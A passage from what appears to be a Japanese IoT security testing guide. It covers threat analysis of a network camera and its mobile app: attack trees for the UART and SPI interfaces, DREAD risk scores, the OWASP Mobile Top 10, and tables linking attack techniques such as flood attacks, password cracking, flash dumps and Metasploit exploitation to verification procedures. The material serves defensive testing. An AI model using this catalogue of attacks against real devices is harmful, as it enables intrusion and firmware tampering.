製品メーカが検証サービス事業者に検証を依頼する場合、費用や期間等の制限より、必ずしも機器側で対策できるとは限らない攻撃手法に対しては Attack Tree のノードとして含めない場合が多い。本別冊では、Attack Tree の例を具体的に示すという目的で、このような攻撃手法についても一部記載している。例えば、図 3-12 に示した Attack Tree の中に存在する「インフラストラクチャの操作」という攻撃手法は、一般に機器側では対策が困難である。IoT 機器等の使用方法や運用でセキュリティを担保すべき内容については、リスクを機器メーカに伝え、必要に応じてユーザマニュアル等で注意喚起することを勧める。

次に、第 3.7.3 項の表 3-7 で洗い出した非公開インタフェースに対する脅威について Attack Tree を作成した例を示す。第 3.7.1 項に示したように、ファームウェアに対する脅威は、ネットワークカメラの機能全般に影響を与える可能性があるため、重点的に分析をすべき項目であり、UART 及び SPI における脅威に対する Attack Tree を作成することが望ましい。なお、UART と SPI は異なる用途のインタフェースであり、どちらもファームウェアに対する脅威ではあるものの、両者の攻撃手法は異なるため、それぞれについて分析をすべきである。ここでは、6 件の脅威について Attack Tree を作成した例を図 3-16 から図 3-21 に示す。




図 3-16「UART 経由でのファームウェアの漏洩による第三者のファームウェア入手」の Attack Tree




図 3-17「UART 経由でのファームウェアの改ざんによる第三者のファームウェア書き換え」の Attack Tree




図 3-18「UART 経由でのファームウェアのサービス拒否によるファームウェアの動作不全」の Attack Tree




図 3-19「SPI 経由でのファームウェアの情報漏えいによるファームウェアの不正アクセス」の Attack Tree




図 3-20「SPI 経由でのファームウェアの改ざんによる第三者のファームウェア書き換え」の Attack Tree




図 3-21「SPI 経由でのファームウェアのサービス拒否によるファームウェアの動作不全」の Attack Tree

UART はブートローダやシェルへのアクセスが可能な場合があるため、脅威の実現手段としてブートローダコマンドやシェルアクセスといった攻撃手段が列挙される。なお、ここでは、シェルアクセス前にはユーザ認証が必要であるとの仮定を設け Attack Tree を作成している。

SPI は UART と異なり何らかのコマンド実行が可能なインタフェースではないが、フラッシュダンプによりファームウェアの抽出が可能なため攻撃手段として抽出されている。また、SPI を含む EPROM に対する物理攻撃についても列挙している。

3.7.6 DREAD による脅威が実現した場合のリスクの評価

Attack Tree で整理された攻撃手段を基に導出されるリスクに対して、DREAD によるスコアリングを行う方法を解説する。リスクは事象の影響と発生確率を組み合わせて評価される。ここでは、脅威と攻撃手段の組をリスクとみなし、DREAD による評価を行う。

はじめに、評価観点と基準について述べる。第 3.6 節で述べた通り、DREAD は実施者の主観に依存してしまう可能性があるため、評価観点ごとに基準を設けることが望ましい。ここでは一つの例として、表 3-8 に示す基準を設ける。

表 3-8 DREAD によるスコアリングの評価観点と基準

評価観点	基準
Damage (潜在的な損害)	以下の項目で最も値の高いものを評価値とする。 ■機密性 高:任意の通信情報、または、ネットワークカメラのメモリ/ROM 内の情報が参照可能 中:一部の情報が参照可能 低:機密性に影響なし ■完全性

評価観点	基準
	高:すべての情報が改ざん可能 中:一部の情報が改ざん可能 低:完全性に影響なし ■可用性 高:全機能を永続的に停止させることが可能 中:一部機能の停止、あるいは一時中断が可能 低:可用性に影響なし
Reproducibility (再現可能性)	高：攻撃者以外に依存する攻撃条件が存在しない、かつ、任意のタイミングで再現可能 中：攻撃者以外に依存する攻撃条件が存在しない、または、任意のタイミングで再現可能（いずれか一方のみを満たす） 低：攻撃者以外に依存する攻撃条件が存在する、かつ、任意のタイミングで再現不可。あるいは、再現が困難
Exploitability (攻撃悪用可能性)	高：公開されているツールを使用して攻撃可能 中：独自のツールを開発することで攻撃可能 低：専用の機材が必要または攻撃悪用が困難
Affected users (影響ユーザ)	高：すべてのユーザに影響あり 中：特定の環境下で使用するユーザに影響あり 低：ユーザへの影響なし
Discoverability (発見可能性)	高：取扱説明書、マニュアル等の公開情報から発見可能 中：ネットワークを経由したスキャンにより発見可能 低：物理的なアクセスにより発見可能または発見困難

次に、表 3-8 で定めた基準に基づき、DREAD によるスコアリングを行った例を示す。公開インタフェースにおけるリスクに対する DREAD のスコアを表 3-9 に、UART におけるリスクに対する DREAD のスコアを表 3-10 に、SPI におけるリスクに対する DREAD のスコアを表 3-11 にそれぞれ示す。紙面の都合上、ここでは各スコアの算出根拠は割愛するが、付録の第 6.7 節において、ここで示した例の補足を行う。

表 3-9 公開インタフェースにおけるリスクに対する DREAD のスコア

リスク	D	R	E	A	D	合計	重大度
映像表示リクエストの入手							
無線 AP 上の暗号化されていない通信の盗聴	2	2	3	2	2	11	中
無線 AP 上の危殆化した暗号通信の	2	2	3	2	2	11	中

リスク		D	R	E	A	D	合計	重大度
	解読による盗聴							
	正規の通信経路上での盗聴	2	2	3	3	2	12	高
	ルーティングの変更	-	-	-	-	-	-	-
映像表示リクエストの改ざん								
	映像表示リクエストの入手＆ 入手した映像表示リクエストの改ざん	2	2	3	3	2	12	高
Web サーバのなりすまし								
	映像表示リクエストの入手＆ TCP コネクションスプーフィング	2	2	2	3	2	11	中
	映像表示リクエストの入手＆ 送信元アドレスの偽装によるなりすまし	2	2	2	3	2	11	中
Wi-Fi インタフェースへのサービス拒否攻撃								
	SYN フラッド攻撃	2	2	3	3	2	12	高
	FIN フラッド攻撃	2	2	3	3	2	12	高
	ACK フラッド攻撃	2	2	3	3	2	12	高
	UDP フラッディング	2	2	3	3	2	12	高
	ICMP フラッディング	2	2	3	3	2	12	高
	TCP フラグメンテーション	2	2	2	3	2	11	中
	UDP フラグメンテーション	2	2	2	3	2	11	中
	ICMP フラグメンテーション	2	2	2	3	2	11	中
	ファジング	2	2	3	3	2	12	高

表 3-10 UART におけるリスクに対する DREAD のスコア

リスク		D	R	E	A	D	合計	重大度
ファームウェアの入手								
	レインボーテーブルによるパスワード攻撃	3	2	3	2	1	11	中
	辞書型パスワード攻撃	3	2	3	2	1	11	中
	認証情報の窃取	-	-	-	-	-	-	-
	既知脆弱性の悪用	3	2	3	3	1	12	高
	ブートローダコマンドの実行	3	2	3	3	1	12	高
ファームウェアの改ざん								
	レインボーテーブルによるパスワード攻撃	3	2	3	2	1	11	中

リスク		D	R	E	A	D	合計	重大度
	辞書型パスワード攻撃	3	2	3	2	1	11	中
	認証情報の窃取	-	-	-	-	-	-	-
	既知脆弱性の悪用	3	2	3	3	1	12	高
	ブートローダコマンドの実行	3	2	3	3	1	12	高
ファームウェアのサービス拒否								
	レインボーテーブルによるパスワード攻撃	3	2	3	2	1	11	中
	辞書型パスワード攻撃	3	2	3	2	1	11	中
	認証情報の窃取	-	-	-	-	-	-	-
	既知脆弱性の悪用	3	2	3	3	1	12	高
	ブートローダコマンドの実行	3	2	3	3	1	12	高

表 3-11 SPI におけるリスクに対する DREAD のスコア

リスク		D	R	E	A	D	合計	重大度
ファームウェアの入手								
	SPI フラッシュダンプ	3	2	3	3	1	12	高
ファームウェアの改ざん								
	SPI を含む EPROM の置換	3	2	3	3	1	12	高
	SPI フラッシュダンプ& ファームウェアの解析& ファームウェアの再構成	3	2	3	3	1	12	高
ファームウェアのサービス拒否								
	SPI および EPROM の物理的破壊	3	2	3	3	1	12	高
	ファームウェアの改ざん	3	2	3	3	1	12	高

3.7.7 既存のセキュリティレポートを用いたモバイルアプリに対する脅威分析

第 3.7.1 項から第 3.7.6 項では、ネットワークカメラを対象として脅威分析の具体例について解説した。これらの手法を用いた脅威分析は、機器固有の機能、インタフェースに対して網羅的に脅威を抽出できる点が大きなメリットであるが、一方で、一般的に高コストであるというデメリットがある。コストを抑えつつ、対策すべきリスクを効果的に抽出する方法の一つとして既存のセキュリティレポートの活用がある。本項では、モバイルアプリを例に挙げ、既存のセキュリティレポートを活用してリスクを抽出する例について解説する。

既存のセキュリティレポートの代表的な例として、OWASP Top 10 が挙げられる。OWASP Top 10

は、Web システムにおいて特に重要な 10 点のリスクを解説するものであり、トレンドに応じて、その内容が更新されている。また、IoT 機器向けの OWASP IoT Top 10 やモバイルアプリケーション向けの OWASP Mobile Top 10 も存在するため、IoT 機器や、IoT 機器に付属するモバイルアプリケーションを検証する際にも参考にできる。OWASP Top 10 で解説されるリスクは機器固有の特性は考慮できていないものの、汎用的に活用できる可能性が高く、代表的なリスクを把握する際には有用である。

本節では、OWASP Mobile Top 10 を参照し、モバイルアプリケーションに対するリスクを抽出する例を示す。OWASP Mobile Top 10 は、本別冊執筆時点で 2016 年にリリースされたものが最新であり、表 3-12 に示す 10 種類のリスクが掲載されている。

表 3-12 OWASP Mobile Top 10 における各種リスクとその概要

No.	リスク名	概要
1	Improper Platform Usage	プラットフォームにおける機能の誤用やセキュリティ制御の失敗により発生する脆弱性に関するリスク
2	Insecure Data Storage	モバイル端末のデータストレージから機密情報等が漏えいすることで顕在化するリスク
3	Insecure Communication	モバイル端末が各種情報通信技術を利用し情報をやり取りする際に、モバイル端末の通信機能が適切に保護されていないことで顕在化するリスク
4	Insecure Authentication	モバイル端末にインストールされているアプリケーションにおける認証機構の不備により顕在化するリスク
5	Insufficient Cryptography	攻撃者がモバイル端末に対して物理的なアクセスが可能な場合において、機密情報やアプリケーションを構成するコードが適切に暗号化されていないことにより顕在化するリスク
6	Insecure Authorization	モバイル端末にインストールされているアプリケーションにおける認可機構の不備により顕在化するリスク
7	Client Code Quality	モバイルアプリケーションにおいて、コードの実装方法によって発生する包括的なリスク
8	Code Tampering	攻撃者によりモバイル端末を構成する各種コードに対して改ざんが試みられた際に発生するリスク
9	Reverse Engineering	攻撃者が保有するモバイル端末を利用し、アプリケーションストアに公開されているアプリケーションに対してリバースエンジニアリングを行うことで顕在化するリスク
10	Extraneous Functionality	モバイル端末にインストールされているアプリケーションにおける非公開の機能や余分な機能の悪用により顕在化するリスク

各リスクにおける分析と、そのリスクが顕在化しうるかを確認するための代表的な検証手法について述べる。なお、ここで示す検証手法はあくまで一例であり、そのリスクに対する検証の網羅性を担保するものではない。なお、Insecure Authentication 及び Insecure Authorization については、汎用的な検証手法に落とし込むことが困難であるため、設計時の留意点と対策例を記載している。

（1） Improper Platform Usage

Improper Platform Usage では、プラットフォームにおける機能の誤用やセキュリティ制御の不具合による脆弱性の発生をリスクとしている。セキュリティ制御の不具合による脆弱性の一例として、モバイルアプリケーションに必要以上の権限が与えられていることにより、該当の権限を攻撃者に悪用されることが挙げられる。モバイルアプリケーションに与える権限の設定不備がモバイルアプリケーションの脆弱性となる可能性がある。

本リスクに対する検証の一例として、モバイルアプリケーションに対してセキュリティ評価ツールを用いて静的解析を行い、パーミッション等の設定の確認を行うことが挙げられる。該当の検証手順は第 4.4.3 項に示す。

（2） Insecure Data Storage

Insecure Data Storage では、アクセスに特別な権限が不必要なストレージに、重要な情報を格納すること等を通じて情報の漏えいが発生することをリスクとしている。

本リスクに該当する情報の格納先の一例として以下が挙げられている。

- SQL データベース
- ログファイル
- SD カード
- クラウドストレージ

上記項目の中でモバイル端末に対するリスクの一例として、開発中、デバッグ用に記述されたコードによりログファイルに機密情報が書き込まれることが挙げられる。

本リスクに対する検証の一例として、ログファイルに機密情報が記載されているか否かを確認する検証が考えられる。該当の検証手順は第 4.6.8 項に示す。

（3） Insecure Communication

Insecure Communication では、通信に含まれる機密情報等の機微な情報の漏えいをリスクとしている。以下のいずれかの条件を満たす場合にリスクが発生する可能性がある。

- モバイル端末の存在するローカルエリアネットワークに攻撃者が存在する
- ルータやプロキシ等のネットワーク端末に攻撃者が存在する
- モバイル端末内部のマルウェアによる攻撃

上記の条件下で、暗号化されていない通信を行うことや SSL/TLS 通信における不適切な設定が存

在すること本リスクを発生させる要因となる。ここでの SSL/TLS 通信における不適切な設定とは、証明書の検証不備や容易に解析されうるような弱い暗号化方式の使用等を指す。
本リスクに対する検証としては、モバイルアプリケーションが証明書の検証を正しく行っているか否かの確認を行うことが考えられる。具体的には、通信先のホスト名と通信先から取得した証明書に記載されているホスト名が一致していることの検証に関する確認が一例として挙げられる。該当の検証手順は第 4.8.5 項に示す。

（4） Insecure Authentication

Insecure Authentication では、モバイルアプリケーションにおける認証機構の不備により発生する脆弱性をリスクとしている。セキュリティの担保されない認証の例としては、表 3-13 に示す実装が挙げられている。

表 3-13 セキュリティの担保されない認証の実装例

No.	リスク
1	モバイルアプリケーションがアクセストークンを提供されずに匿名でバックエンドの API サービスに対してリクエストを送信できる場合
2	モバイルアプリケーションがパスワードや共有された機密情報をモバイル端末内に保持している場合
3	モバイルアプリケーションに脆弱なパスワードポリシーが適用されており、パスワードの入力を簡略化している場合
4	モバイルアプリケーションが指紋認証や顔認証といった機能を利用している場合

表 3-13 に挙げられるリスクは設計段階で考慮すべき点であるため、以下では Android アプリケーションを対象とした、設計時の留意点および対策の一例を記載する。

No.1 の対策は、サーバが提供する API の設計段階で、API 利用時にはアクセストークンを要求する仕様にする等による対策が必要であり、主に、サーバが提供する API の仕様策定時に考慮が必要である。

No.2 の対策は、モバイルアプリケーションがモバイル端末内にパスワードを保持しないことが挙げられる。モバイルアプリケーションでパスワードを管理する必要がある場合、「Android アプリのセキュア設計・セキュアコーディングガイド」に記載されているように、Account Manager を利用したパスワード管理を行うような設計が求められる。

No.3 の対策は、脆弱なパスワードが設定できないように設計することが対策として挙げられる。

No.4 の対策は、モバイルアプリケーションにおける指紋認証のようなモバイル端末の機能による認証は、改ざんにより正しく行われない可能性がある。そのため、認証は極力サーバ側で行うよう、設計時に考慮することが対策として挙げられる。

（5） Insufficient Cryptography

Insufficient Cryptography では、物理的にモバイル端末にアクセスが可能な悪意のある第三者が、適切に暗号化されていない機密情報やアプリケーションを構成するコード等にアクセスすることにより顕在化する脆弱性をリスクとしている。

本リスクにおいて、機密情報等の機微な情報を扱う際の注意点が 2 点述べられている。一つは機微な情報をモバイル端末内部に保存しないことであり、もう一つは少なくとも今後 10 年は使用される標準暗号を使用することである。後者の推奨されるアルゴリズムに関しては、NIST が提供している Encryption Guideline を参照するよう記載されている。Encryption Guideline では、推奨される暗号学的ハッシュ関数の中に MD5 等のような弱衝突耐性の暗号学的ハッシュ関数は存在しない。また、総務省及び経済産業省が発行する電子政府推奨暗号リスト[1]も参照することが望ましい。

上記から、本リスクに対する検証の一例として、モバイルアプリケーションに対してセキュリティ評価ツールを用いて静的解析を行い、コード上でハッシュ関数を使用している箇所を検査し、MD5 等の弱衝突耐性のハッシュ関数を使用しているか否かを確認することが挙げられる。該当の検証手順は第 4.4.3 項に示す。

（6） Insecure Authorization

Insecure Authorization では、モバイル端末にインストールされているアプリケーションにおける認可機構の不備により顕在化する脆弱性をリスクとしている。また、認証と認可は密接に関係しているが、異なるものだということが記載されている。認証は個人を特定する行為であり、認可は特定された個人が特定の行動を行う際に、特定された個人がその権限を持っているか否かを判定する行為としている。

安全でない認可制御の実装例は表 3-14 の通りである。

表 3-14 安全でない認可制御の実装例

No.	リスク
1	直接的オブジェクト参照の脆弱性が存在すること
2	バックエンドに隠された機能において認可制御をしていないこと
3	モバイルアプリケーションが送信するリクエスト内にユーザの役割や権限といった内容が含まれていること

表 3-14 に挙げられるリスクは設計段階で考慮すべき点であるため、以下では設計時の留意点、対策を記載する。

表 3-14 中に記載の No.1 および No.2 に関しては、サーバの実装に起因する問題であり、サーバ側

[1] CRYPTREC, CRYPTREC 暗号リスト（電子政府推奨暗号リスト） https://www.cryptrec.go.jp/list.html

での対策や検討が必要である。

また、No.3 については、悪意のあるユーザがモバイルアプリケーションの通信を改ざんすることで、本来の権限を逸脱した処理が行われる可能性がある。そのため、モバイルアプリケーションがユーザに関する役割や権限をサーバ側に通知しないように設計する（認可の処理はサーバで行う設計とする）ことが求められる。

（7） Client Code Quality

Client Code Quality ではモバイルアプリケーションにおいて、コードレベルでの実装上の問題をリスクとして挙げており、具体的にバッファオーバーフローやフォーマット文字列攻撃、そしてコードにおける誤処理による脆弱性が含まれることが記載されている。また、本リスクへの対策として、以下が述べられている。

- 組織の全員が同意するような一貫したコード規則を維持すること
- 読みやすく、ドキュメントがよく整理されたコーディングを行うこと
- バッファを使用する際、次のバッファデータが格納されるバッファの長さを超えないことを常に検証すること
- サードパーティー製の静的解析ツールを使用し、バッファオーバーフローやメモリリークのチェックを行うこと

上記の項目のうち、バッファオーバーフローに関してはリモートコード実行につながる可能性があるため、特に注意が必要である。一例として、Android に関してはアプリケーションを構成するコードが Java コードと共有ライブラリであるネイティブコード(C/C++言語等で記載されたコード)の 2 種類に大別され、バッファオーバーフローはネイティブコードで比較的発生しやすい。

上記のリスクに対する検証として、静的解析を行うことでバッファオーバーフローが発生するか否かを確認することが挙げられる。該当の検証手順は第 4.4.1 項に示す。

（8） Code Tampering

Code Tampering では攻撃者によりモバイル端末を構成する各種コードに対して改ざんが試みられることをリスクとしている。

本リスクに該当する攻撃手法として、モバイル端末内のバイナリデータの変更や置き換え、API の機能を悪用した外部コードの実行が挙げられ、その対策としてモバイル端末内のバイナリデータが改ざん耐性を持つことが推奨される。

上記の対策に該当する技術として、モバイルアプリケーションに署名を施し、改ざんされた場合はその署名が失効するような仕組みが導入されている場合が多く、一例として、Android ではアプリケーションパッケージである apk ファイルに適切な署名が施されているか否かの確認が対策の有効性を確認できる検証となる。

該当の検証手順は第 4.6.9 項に示す。

（9） Reverse Engineering

Reverse Engineering では、攻撃者が保有するモバイル端末を利用し、アプリケーションストアに公開されているアプリケーションに対してリバースエンジニアリングを行うことで発生する問題や脅威をリスクとしている。また、リバースエンジニアリングへの対策として、難読化ツールを使用することや、その有効性を確認することが推奨されている。

本リスクに対する検証の一例として、難読化の有効性を確認する方法がある。該当の検証手順は第 4.4.4 項に示す。

（10） Extraneous Functionality

Extraneous Functionality では、モバイルアプリケーションにおける非公開の機能や不要な機能が攻撃者により悪用されることで発生する問題や脅威をリスクとしている。また、本リスクへの対策として、以下の旨が記載されている。

- モバイルアプリケーションにおける設定ファイルから非公開の機能を発見されないことを確認する
- モバイルアプリケーションを製品としてリリースする際に、デバッグ用のコードが存在しないことを確認する
- モバイルアプリケーションからアクセスされるエンドポイント API を確認し、それらが十分に文書化されていることや公開された際に利用できることを確認する
- モバイルアプリケーションから出力されるログに、バックエンドについて過度に記載されたものが存在しないこと確認する

モバイルアプリケーションの開発時に、デバッグ用としてログを出力するコードが記述され、該当のコードが製品としてリリースされたモバイルアプリケーションに残存することで、モバイルアプリケーションが機微な情報を出力してしまう可能性がある。その対策として、モバイルアプリケーションに対してセキュリティ評価ツールを用いた静的解析を行うことで、ログを出力するコードファイルを列挙することが可能である。該当の検証手順は第 4.4.3 項に示す。

3.8 分析結果のセキュリティ検証への活用

第 3.2 節から第 3.7 節では、脅威分析の手法とその具体的な使用例を述べた。本節では、脅威分析の結果をどのようにセキュリティ検証に活用できるかを示す。

DFD の作成により、機器が外部システムとやり取りするデータの流れが可視化され、信頼境界が明確になることを示した。DFD は、機器のどのインタフェースに対して検証を行うべきかの選定や、どのようなデータを対象に検証を行うかの検討をする上で活用できる。

STRIDE の実施により、機器に対する脅威が洗い出されることを示した。洗い出された脅威に基づいて検証手法を検討することができる。ただし、STRIDE で抽出された脅威を実現する手段は複数ある可能性がある点、及び、対策すべき脅威の優先順位付けは行われていない点に注意が必要である。

Attack Tree の作成により、脅威を実現する具体的な攻撃手段が導出されることを示した。上述の通り、脅威を実現する手段は複数存在する可能性があるが、Attack Tree を作成することで、それらを

洗い出すことができる。また、具体的な攻撃手段が列挙されるため、検証手法の検討にも有用である。

DREAD により、リスクに対してスコアが付与されることを示した。検証依頼者の予算の都合上、すべてのリスクに対する検証は実施できない場合が多いため、優先順位付けを行う必要がある。その際、リスクに付与されたスコアに基づいて、優先順位を決定することができる。

ここまで述べたように、脅威分析の結果はセキュリティ検証の検証項目の選定に活用できる。本別冊では第 4 章においてセキュリティ検証の詳細手順を解説するが、解説する検証を選定する上で、本章で示した脅威分析の結果を参考としている。脅威分析で洗い出された攻撃手法と関連する検証の対応を表 3-15 に示す。

表 3-15 ネットワークカメラの脅威分析により洗い出された攻撃手法と関連する検証

攻撃手法	関連する検証
Wi-Fi インタフェースにおける攻撃	
無線 AP 上の暗号化されていない通信の盗聴	-
無線 AP 上の危殆化した暗号通信の解読による盗聴	-
正規の通信経路上での盗聴	4.8.1 Wireshark による通信内容確認 4.8.2 mitmproxy による HTTP 及び HTTPS パケットの取得
ルーティングの変更	-
入手した映像表示リクエストの改ざん	4.8.3 mitmproxy による HTTP 及び HTTPS パケットの改ざん 4.8.4 mitmproxy による TCP セグメントの改ざん
TCP コネクションスプーフィング	-
送信元アドレスの偽装によるなりすまし	-
SYN フラッド攻撃	4.6.5 hping3 を使用したフラッド攻撃による可用性検査
FIN フラッド攻撃	4.6.5 hping3 を使用したフラッド攻撃による可用性検査
ACK フラッド攻撃	4.6.5 hping3 を使用したフラッド攻撃による可用性検査
UDP フラッディング	4.6.5 hping3 を使用したフラッド攻撃による可用性検査
ICMP フラッディング	4.6.5 hping3 を使用したフラッド攻撃による可用性検査
TCP フラグメンテーション	4.6.6 フラグメンテーション攻撃による可用性検査
UDP フラグメンテーション	4.6.6 フラグメンテーション攻撃による可用性検査
ICMP フラグメンテーション	4.6.6 フラグメンテーション攻撃による可用性検査
ファジング	4.7.2 Peach Fuzzer によるネットワークファジング
UART における攻撃	
レインボーテーブルによるパスワード	4.3.1 UART 経由でのアクセス可否確認

攻撃手法	関連する検証
攻撃	4.6.4 John the Ripper によるパスワードの復元
辞書型パスワード攻撃	4.3.1 UART 経由でのアクセス可否確認 4.3.2 UART 経由でのシェルアクセス時のユーザ認証におけるパスワードリスト攻撃
認証情報の窃取	-
既知脆弱性の悪用	4.6.1 公開情報の調査によるアプリケーションの既知脆弱性調査 4.6.2 Metasploit Framework による既知脆弱性に対する攻撃の試行
ブートローダコマンドの実行	4.3.1 UART 経由でのアクセス可否確認
SPI における攻撃	
SPI フラッシュダンプ	4.3.3 SPI フラッシュダンプによるファームウェアの抽出
SPI を含む EPROM の置換	-
ファームウェアの解析	4.3.4 binwalk によるファイルシステムの取り出し
ファームウェアの再構成	-

また、第 3.7.7 項では、上記のような脅威分析手法を用いずにリスクを把握する方法として、既存のセキュリティレポートを活用する方法を示した。OWASP Mobile Top 10 では、10 件のリスクがまとめられており、モバイルアプリの検証手法の選定に活用できる。第 3.7.7 項にて各リスクと第 4 章で示す検証の関連を示したが、改めて表 3-16 にその対応を示す。

表 3-16 OWASP Mobile Top 10 におけるリスクと関連する検証

リスク	関連する検証
Improper Platform Usage	4.4.3 MobSF によるモバイルアプリケーションの脆弱性有無確認
Insecure Data Storage	4.6.8 logcat によるモバイルアプリケーションのログ確認
Insecure Communication	4.8.5 mitmproxy によるモバイルアプリケーションの証明書検証不備の確認
Insecure Authentication	-
Insufficient Cryptography	4.4.3 MobSF によるモバイルアプリケーションの脆弱性有無確認
Insecure Authorization	-
Client Code Quality	4.4.1 Ghidra 及び CWE Checker による安全でない関数の呼び出し有無の確認
Code Tampering	4.6.9 apksigner によるモバイルアプリケーションの署名バージョン確認
Reverse Engineering	4.4.4 Jadx によるモバイルアプリケーションにおける難読化の有効

	性確認
Extraneous Functionality	4.4.3 MobSF によるモバイルアプリケーションの脆弱性有無確認

